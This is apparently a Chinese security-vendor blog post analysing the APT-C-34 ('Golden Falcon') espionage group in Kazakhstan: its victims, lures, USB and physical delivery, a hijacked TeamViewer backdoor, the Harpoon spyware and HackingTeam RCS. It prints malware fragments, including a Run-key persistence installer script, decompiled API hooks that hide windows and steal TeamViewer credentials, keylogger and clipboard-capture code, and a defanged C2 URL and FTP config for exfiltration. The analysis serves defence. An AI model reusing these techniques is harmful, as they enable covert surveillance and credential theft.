

盘旋在中亚上空的阴影-黄金雕 (APT-C-34) 组织攻击活动揭露 - 360 核心安全技术博客

 blogs.360.cn/post/APT-C-34_Golden_Falcon.html

背景

Hacking Team是为数不多的几家在全世界范围出售商业网络武器的公司之一。2015年7月5日，Hacking Team遭遇了大型数据攻击泄漏事件，该公司已经工程化的漏洞和后门产品代码几乎被全部公开。该事件泄露包括了Flash、Windows字体、IE、Chrome、Word、PPT、Excel、Android的未公开0day漏洞，覆盖了大部分的桌面电脑和超过一半的智能手机。泄露的网络武器被黑客大肆利用，随后Hacking Team公司也宣布破产被并购。2015年后，有关Hacking Team的活动突然销声匿迹。

2018年在乌俄两国突发“刻赤海峡”事件的危机时刻，360高级威胁应对团队在全球范围内率先发现了一起针对俄罗斯的APT攻击行动，攻击者精心准备了一份俄文内容的员工问卷的诱饵文档，根据文档内容推测，攻击所指向的是俄罗斯总统办公室所属的医疗机构，结合被攻击目标医疗机构的职能特色，我们将APT攻击命名为了“毒针”行动。我们无法确定“毒针”行动的动机和攻击身份，但攻击所指向的医疗机构特殊背景，使攻击表现出了明确的定向性，同时攻击发生在“刻赤海峡”危机的敏感时段，也为攻击带上了一些未知的政治意图。

我们发现“毒针”行动使用了Flash 0day漏洞CVE-2018-15982，后门程序疑似自于意大利网络武器军火商HackingTeam，所以不难推测其背后的APT组织可能经常采购商业网络武器。种种迹象表明HackingTeam的生意并没有消失，这引发了我们对HackingTeam网络武器再次追踪的兴趣，我们尝试针对HackingTeam网络武器进行关联追踪，意料之外地发现了一支未被披露过的俄语系APT组织，该组织的活动主要影响中亚地区，大部分集中在哈萨克斯坦国境内。因为是全球首次发现披露，我们参照中亚地区擅长驯养猎鹰进行狩猎的习俗特性，将该组织命名为黄金雕 (APT-C-34)。

概要

在针对HackingTeam后门程序研究过程中，我们从360的大数据中找到了更多的在野攻击中使用的HackingTeam后门程序，通过对程序的同源性进行分析，关联扩展发现了大量不同种类的后门程序。通过持续一年的观察和一步一步的深入调查分析，我们挖掘了更多的细节信息，逐渐整合形成了黄金雕 (APT-C-34) 组织的全貌

黄金雕 (APT-C-34) 组织的受害者广泛分布中亚地区，主要活跃在哈萨克斯坦国境内，涉及各行各业，包括教育、航空航天、政府机关、媒体工作人员等，其中部分受害者有中国背景，涉及我方与哈萨克合作项目，而极少数的人位于西北部地区。该组织背后疑似有政府实体机构支持其行动。

在技术手段上，除了传统的后门程序，黄金雕 (APT-C-34) 组织还采购了HackingTeam和NSO的商业间谍软件。我们发现该组织的HackingTeam 后门版本号为10.3.0，与“毒针”行动的后门版本号相同。在攻击方式上，除了使用了传统的社会工程学等手段外，该组织也大量使用了物理接触的方式投递恶意程序（例如U盘等）；除此之外，其也有使用特殊侦查设备对目标直接进行窃听和信号获取的迹象。

攻击影响范围

对受害者进行分析统计，绝大部分受害者都集中在哈萨克斯坦国境内，涉及各行各业，从相关数据中看，包括教育行业、政府机关人员、科研人员、媒体工作人员、部分商务工业、军方人员、宗教人员、政府异见人士和外交人员。

波及我国的主要人员绝大部分也集中在哈萨克斯坦国境内，包括留学生群体、驻哈萨克斯坦教育机构、驻哈萨克斯坦相关工程项目组，极少数的受害者分布在我国西北部地区，涉及政府工作人员。


在该组织的C&C服务器上，我们发现了大量的根据哈萨克斯坦城市命名的文件夹，包含了大部分哈萨克斯坦的主要城市。

文件夹名称	城市名
Aktay	阿克套，位于哈萨克斯坦西部、里海东岸、曼格斯套州政府，哈萨克第六大城市
Karaganda	卡拉甘达，卡拉干达地区的首府。它是哈萨克斯坦人口第四大城市
Kokshetay	科克舍陶，哈萨克斯坦北部阿克莫拉地区的行政中心
Oral	乌拉尔，哈萨克斯坦西哈萨克斯坦州首府。位于该国西部乌拉尔河畔。
Oskemen	厄斯克门，哈萨克斯坦东哈萨克斯坦州首府。位于乌尔巴河与额尔齐斯河汇合处。
Semey	塞米伊，东哈萨克斯坦地区和西伯利亚哈萨克斯坦部分与俄罗斯接壤的城市。
атырау (Atyrau)	阿特劳，阿特劳州首府，位于欧洲和亚洲的界河乌拉尔河流入里海的河口上。
жезказган (Jezkazgan)	杰兹卡兹甘，哈萨克斯坦中部卡拉干达州的一个城市。
Қызылорда (Kyzylorda)	克孜勒奥尔达，克孜勒奥尔达州首府，位于锡尔河畔。
Петропавл (Petropavl)	彼得罗巴甫尔，北哈萨克斯坦州首府，位于伊希姆河畔。
Талдықорған (Taldykorgan)	塔尔迪库尔干，阿拉木图州首府。
Тараз (Taraz)	塔拉兹，江布尔州首府。位于该国南部塔拉斯河畔，邻近吉尔吉斯斯坦。
Шымкент (Shymkent)	奇姆肯特，直辖市，位于阿拉木图西690公里，是哈萨克斯坦共和国第三大城市。

在对应的城市命名的文件夹下，有相关的HackingTeam后门程序，其使用后门程序时针对不同城市的目标使用不同的配置。



该组织的后门程序会将收集的受害者信息加密后上传至C&C服务器，在服务器上每一个受害者的信息都会用一个文件夹进行标识。如下图所示：



典型受害者分析

通过对上传文件进行解密，我们发现了大量该组织从受害者计算机上窃取的文档和数据。

典型的中国受害者，某驻哈教育机构的中方人员。



典型的哈萨克特斯坦科研机构受害者，被窃取的文件涉及了哈萨克斯坦与俄罗斯联合开发项目。



典型的哈萨克斯坦国教育和科研机构工会受害者，被窃取的文档包含会议记录




主要攻击方式分析

我们发现黄金雕 (APT-C-34) 组织除了常规的社会工程学攻击手段，也喜欢使用物理接触的手段进行攻击，同时还采购了无线电硬件攻击设备。

社会工程学攻击方式


该组织制作了大量的伪装的文档和图片文件作为鱼叉攻击的诱饵，这些文件通过伪装图标诱导用户点击，这些文件实际上是EXE和SRC后缀的可执行文件，同时会释放弹出真正的文档和图片欺骗受害者。




诱饵文档的内容五花八门，有华为路由器的说明书、伪造的简历和三星手机说明书等。

Запустите Интернет-браузер (например, Internet Explorer) строке 192.168.1.1. Нажмите клавишу ENTER. Появится Пользователь введите «admin», в поле Пароль введите «кавычек, нажмите «OK» (Рис. 6).

В левой стороне окна в меню нажмите на плюсики «Basic





其中部分诱饵程序安装包脚本会自动将程序添加到注册表项中，实现自启动驻留。


```
[Files]
Source: "{app}\adobeupd.exe"; DestDir: "{app}"; MinVersion: 0.0,5.0; Flags: uninsneveruninstall
Source: "{app}\tv.dll"; DestDir: "{app}"; MinVersion: 0.0,5.0; Flags: uninsneveruninstall
Source: "{app}\userinit.dll"; DestDir: "{app}"; MinVersion: 0.0,5.0; Flags: uninsneveruninstall
Source: "{app}\Teamviewer_Resource_fr.dll"; DestDir: "{app}"; MinVersion: 0.0,5.0; Flags: uninsneveruninstall

[Registry]
Root: HKCU; Subkey: "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"; ValueName: "Adobe Reader Update";
ValueType: String; ValueData: "{app}\adobeupd.exe"; MinVersion: 0.0,5.0;

[Run]
Filename: "{app}\adobeupd.exe"; Description: "Launch application"; MinVersion: 0.0,5.0; Flags:
unchecked skipifsilent nowait
```

物理接触攻击方式

黄金雕 (APT-C-34) 组织疑似喜欢使用U盘作为载体，通过物理接触目标的方式进行攻击，部分受害者曾经接入过包含恶意程序和安装脚本的U盘。如下图所示，其中以install开头的bat文件为恶意程序安装脚本。




同时也使用了HackingTeam的物理攻击套件，该套件需要通过恶意硬件物理接触目标机器，在系统引导启动前根据系统类型植入恶意程序，支持Win、Mac和Linux平台。



无线电监听攻击方式

该组织采购了一家俄罗斯公司“YURION”的硬件设备产品，该公司是一家俄罗斯的安全防务公司，专门出售无线电监听、窃听等设备，该组织有可能使用该公司的一些特殊硬件设备直接对目标的通讯等信号进行截取监听。



核心后门程序分析

本节将对黄金雕（APT-C-34）组织所使用的后门程序进行详细的分析，该组织的后门技术主要通过改造正规软件、自主研发和采购商业木马这三种方式进行。

正规远程控制软件改造

针对该组织恶意软件的相关分析中，我们发现了该组织改造正规的远程协助软件进行攻击，通过劫持后者实现对受害者的控制。

TeamViewer Hijacker


该组织通过DLL劫持改造的TeamViewer QuickSupport软件，当恶意DLL加载后会进行系统API Hook，进而隐藏正常的程序窗口，并将ID和Password发送到C&C服务器。

正常的TeamViewer QuickSupport由主程序、Teamviewer_Resource_fr.dll和tv.dll三个文件构成，该组织加入了一个后门dll程序将该软件改造成后门。后门替换了原有的tv.dll文件，将原有的功能库tv.dll重命名为userinit.dll，同时伪造的tv.dll与原模块具有相同的导出表结构，再通过加载

userinit.dll来支持原有逻辑。

伪造的tv.dll通过Inline Hook API ShowWindow 使正常TeamViewer窗口隐藏，并Hook SetWindowTextW 获取ID和Password。

上图为正常的TeamViewer QuickSupport程序窗口，伪装DLL通过Hook 系统API ShowWindow，并修改显示参数为SW_HIDE进而实现主程序窗口隐藏。



```

BOOL __stdcall sub_10001CC1(HWND hWnd, int nCmdShow)
{
    BOOL v2; // ST10_4

    q_InlineHook((int)ShowWindow, 0, &unk_100044A0, 0);
    v2 = ShowWindow(hWnd, SW_HIDE);
    q_InlineHook((int)ShowWindow, 0, q_Hook_ShowWindow, 1);
    return v2;
}

```

通过Hook API SetWindowsTextW来获取TeamViewer的ID和Password

```

int __stdcall q_Hook_SetWindowTextW(HWND hWnd, LPCWSTR lpString)
{
    int v3; // [esp+0h] [ebp-4h]

    v3 = lstrlenW(lpString);
    if ( v3 == 11 )
    {
        lstrcpynW(&g_ID, lpString, 12);
    }
    else if ( v3 == 4 )
    {
        lstrcpynW(&g_Password, lpString, 5);
    }
    if ( lstrlenW(&g_ID) == 11 && lstrlenW(&g_Password) == 4 )
        g_GetName_Pass = 1;
    q_InlineHook((int)SetWindowTextW, 0, &unk_100044B0, 0);
    SetWindowTextW(hWnd, lpString);
    q_InlineHook((int)SetWindowTextW, 0, q_Hook_SetWindowTextW, 1);
    return 1;
}

```

随后构造Get请求，将Id和Password上传到C&C：

hxxp://.ru/get.php?=1&n=31337&u=7&id=xx&pwd=xx&m=d4628443

另一方面，恶意程序会在目录下寻找名为msmm.exe和msmn.exe的文件，如果存在则通过WinExec执行，其主要功能为键盘记录和剪切板内容窃取。

```

if ( (unsigned __int8)q_GetClipboardInfo((int)&dword_47D08C) )
{
    System::_linkproc__ LStrCmp(dword_47D08C, dword_47D090);
    if ( !v3 )
    {
        System::_linkproc__ LStrAsg(&dword_47D090, dword_47D08C);
        System::_linkproc__ LStrCatN(&v17, 3, v5, dword_47D08C, &str__div_[1]);
        sub_4714F0(v17);
    }
}
sub_471250(&str__0[1], &v15);
sub_471428((int)&v14);
System::_linkproc__ LStrCatN(&v16, 7, v6, v14, &str__div_[1]);
v7 = sub_4714F0(v16);
sub_47143C(v7);
}
unknown_libname_79(&dword_47D094, byte_47D098, 260, v12, v11, v10, v9, v8);
if ( GetAsyncKeyState((unsigned __int8)a1) == 0x8001u )
{
    sub_471850(a1, &v13);
    sub_4713DC(v13);
}
++a1;

```

查找名为 MSM?.DLL 的DLL文件，如果存在则会加载该DLL，执行Init导出函数，该DLL的功能也为键盘和剪切板记录。

值得注意的是，在伪装的DLL中，后部分代码使用了虚拟机进行保护，解析执行Bytecode。

RMS Hijacker

另一款改造后门通过劫持俄罗斯常用的远程控制软件RMS，实现对目标机器的控制。其功能与TeamViewer Hijacker相似。

The screenshot shows the website for RMS (Remote Management System) at rmansys.ru/remote-access/. The page features a navigation menu with options like 'Продукт', 'Характеристики', 'Скачать', 'Купить', 'Поддержка', 'Личный кабинет', and 'Форум'. Below the menu, there are sub-menu items: 'Обзор', 'Преимущества', 'Безопасность', 'Скриншоты', 'Обход сетевых экранов', and 'История изменений'. The main heading is 'RMS Удаленный доступ'. The text describes the product as a tool for remote management of workstations, providing secure access to PCs. It mentions that RMS consists of two main modules: 'Модуль управления — Клиент' (Client) and 'Удаленный модуль — Хост' (Host). The Client module is used for connecting to remote workstations, while the Host module is installed on the target machine to allow remote control. The page also notes that remote installation of client modules is possible and that there is an MSI distributor for the Host.

自主研发Harpoon (Гарпун)后门

Haroon是黄金雕 (APT-C-34) 组织自主研发的一款针对特定用户的后门程序，使用Delphi实现。我们获取了该后门的说明手册（如下图），该后门具备强大的信息收集功能，包括屏幕定时截图、录音、剪切板记录、键盘记录、特定后缀名文件偷取等功能。

ОСНОВНЫЕ ФУНКЦИИ

Программный комплекс СТС «Гарпун» обеспечивает выполнение следующих функций:

- Перехват вводимых объектом с помощью клавиатуры символов и знаков;
- Перехват копируемого объектом текста в буфер обмена;
- Снятие содержимого активных окон на рабочем столе объектового компьютера с заданным интервалом времени;
- Получение списка содержимого заданного каталога на жестком диске объектового компьютера;
- Перехват списка логинов и контактов, входящих и исходящих сообщений объекта, передаваемых в чате с помощью программы Skype;
- Запись разговоров объекта, осуществляемых с помощью Skype и Google Hangouts;
- Запись звука с микрофона;
- Копирование заданных файлов с объектового компьютера;
- Автоматическое копирование файлов-документов со сменных носителей объектового компьютера;
- Упаковка всей перехваченной и скопированной информации в нечитаемые dat-файлы с сохранением их в заданный каталог на объектовом компьютере;
- Отправка перехваченной информации на заданный FTP-ресурс в сети Интернет;
- Запуск программы или команды операционной системы на объектовом компьютере;
- Скачивание файлов с заданного FTP-ресурса и установка их в заданный каталог на объектовом компьютере;
- Удаленная перенастройка и обновление комплекса на объектовом компьютере;
- Прием перехваченной информации с заданного FTP-ресурса с распаковкой файлов в заданный каталог в автоматическом режиме;
- Самоуничтожение комплекса по команде.

以下是上述字段的中文翻译：

主要功能：

STS Harpoon程序提供以下功能：

- 键盘记录；
- 剪切板记录；
- 以预定的时间间隔获取目标计算机桌面上活动窗口截图；
- 列出对象计算机硬盘上给定目录的内容；
- 获取Skype登录名、联系人列表和聊天消息；
- 获取Skype和Google Hangouts通话对象和语音记录；
- 从麦克风录制声音，窃听；
- 从目标计算机复制指定的文件；
- 从对象计算机的可移动介质中自动复制文档文件；
- 将所有截获和复制的信息打包到加密的dat文件中，然后将它们保存到指定的目录中；
- 将获取的信息发送到指定的FTP；
- 运行程序或操作系统命令；
- 从给定的FTP上下载文件并将它们释放到指定目录中；
- 远程重新配置和更新组件；
- 接收来自给定FTP的信息，自动将文件解压缩到指定目录；
- 自毁；

该后门收集的信息被加密上传到指定的FTP服务器上，相关收集信息在加密的配置文件中，解密后的内容格式如下：

-	-
BackupEnable=Yes	BInterval=10
Source=Folder	URL=ftp://176.*.**/
User=	RunProc=javaws.exe
BPassword=	ScreenShotsEnable=Yes
Mode=2	SInterval=60
SCInterval=5	Width=800
Micro=Off	Height=600
Quality=1	KeyLogsEnable=Yes
RunProc=juchek.exe	ClipBoardLogsEnable=Yes
RDGSize=1048576	UpgradeURL=ftp://176.*.**/
RDGDays=180	SPassword=
RDGExts=.xls .xlsx .doc .docx .jpg .bmp .pdf .ppt .pptx Log	FilesNumber=999
	LogFileSize=2

除上述信息收集功能外，其还具备Skype窃听功能，通过调用Skype的接口，实现Skype语音和聊天记录的窃听。

```

aSkype4comD11  db 'Skype4COM.dll',0
                align 4
                dd 104E3h
                db 0FFh
                db 0FFh
                db 0FFh
                db 0FFh
                db 0Bh
                db 0
                db 0
                db 0
aSqlite3D11    db 'sqlite3.dll',0      ; DATA XREF: .data:guar_00608AC4 ↓ o
                dw 4E3h
                db 1
                db 0
                db 0FFh
                db 0FFh
                db 0FFh
                db 0FFh
                db 0Ch
                db 0
                db 0
                db 0
aLameEncD11    db 'lame_enc.dll',0      ; DATA XREF: .data:guar_00608AC8 ↓ o

```

键盘记录模块，通过SetWindowsHookEx函数设置窗口钩子来实现键盘记录，并将截取的键盘信息发送到主程序创建的窗口。

```

void SetKeyHook()
{
    if ( !guar_0040782C )
        guar_0040782C = user32_SetWindowsHookEx(WH_KEYBOARD, fn, hmod, 0);
}

```

```


LRESULT __stdcall fn(int code, WPARAM wParam, LPARAM lParam)
{
    UINT wScanCode; // ST24_4

    if ( !code && lParam == (lParam | 0x40000000) )
    {
        hWnd = user32_FindWindowW(L"WINKEY", L"<EF3E2B74>");
        user32_GetKeyboardState(&KeyState);
        wScanCode = user32_MapVirtualKeyW(lParam, 0);
        if ( user32_ToUnicode(wParam, wScanCode, &KeyState, &pwszBuff, 2, 0) <= 0 )
            user32_PostMessageW(hWnd, 0x402u, wParam, lParam);
        else
            user32_PostMessageW(hWnd, 0x401u, pwszBuff, lParam);
    }
    return user32_CallNextHookEx(guar_0040782C, code, wParam, lParam);
}

```

采购HackingTeam商业后门

该组织购买了HackingTeam的远程控制软件Remote Control System (RCS)，并有完整的控制端软件，其版本号均为10以上，而HackingTeam在2015年泄露的RCS版本号为9.6。我们发现了该组织使用的HackingTeam相关文件，包括Windows和Android 相应的客户端，以及rcs的控制端。



Windows类型

Rcs的Windows客户端是外界公布的HackingTeam“Soldier”程序，其使用了VMP进行保护，并且使用了证书进行签名。功能上与老版本的HackingTeam程序相似。Windows端的C&C信息格式如下：


IP	Country	ASN
..	Germany	47447\23media_GmbH

与老版本的Hacking Team的程序相类似，其写入注册表项进行自启动，注册表位置为：
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFolder

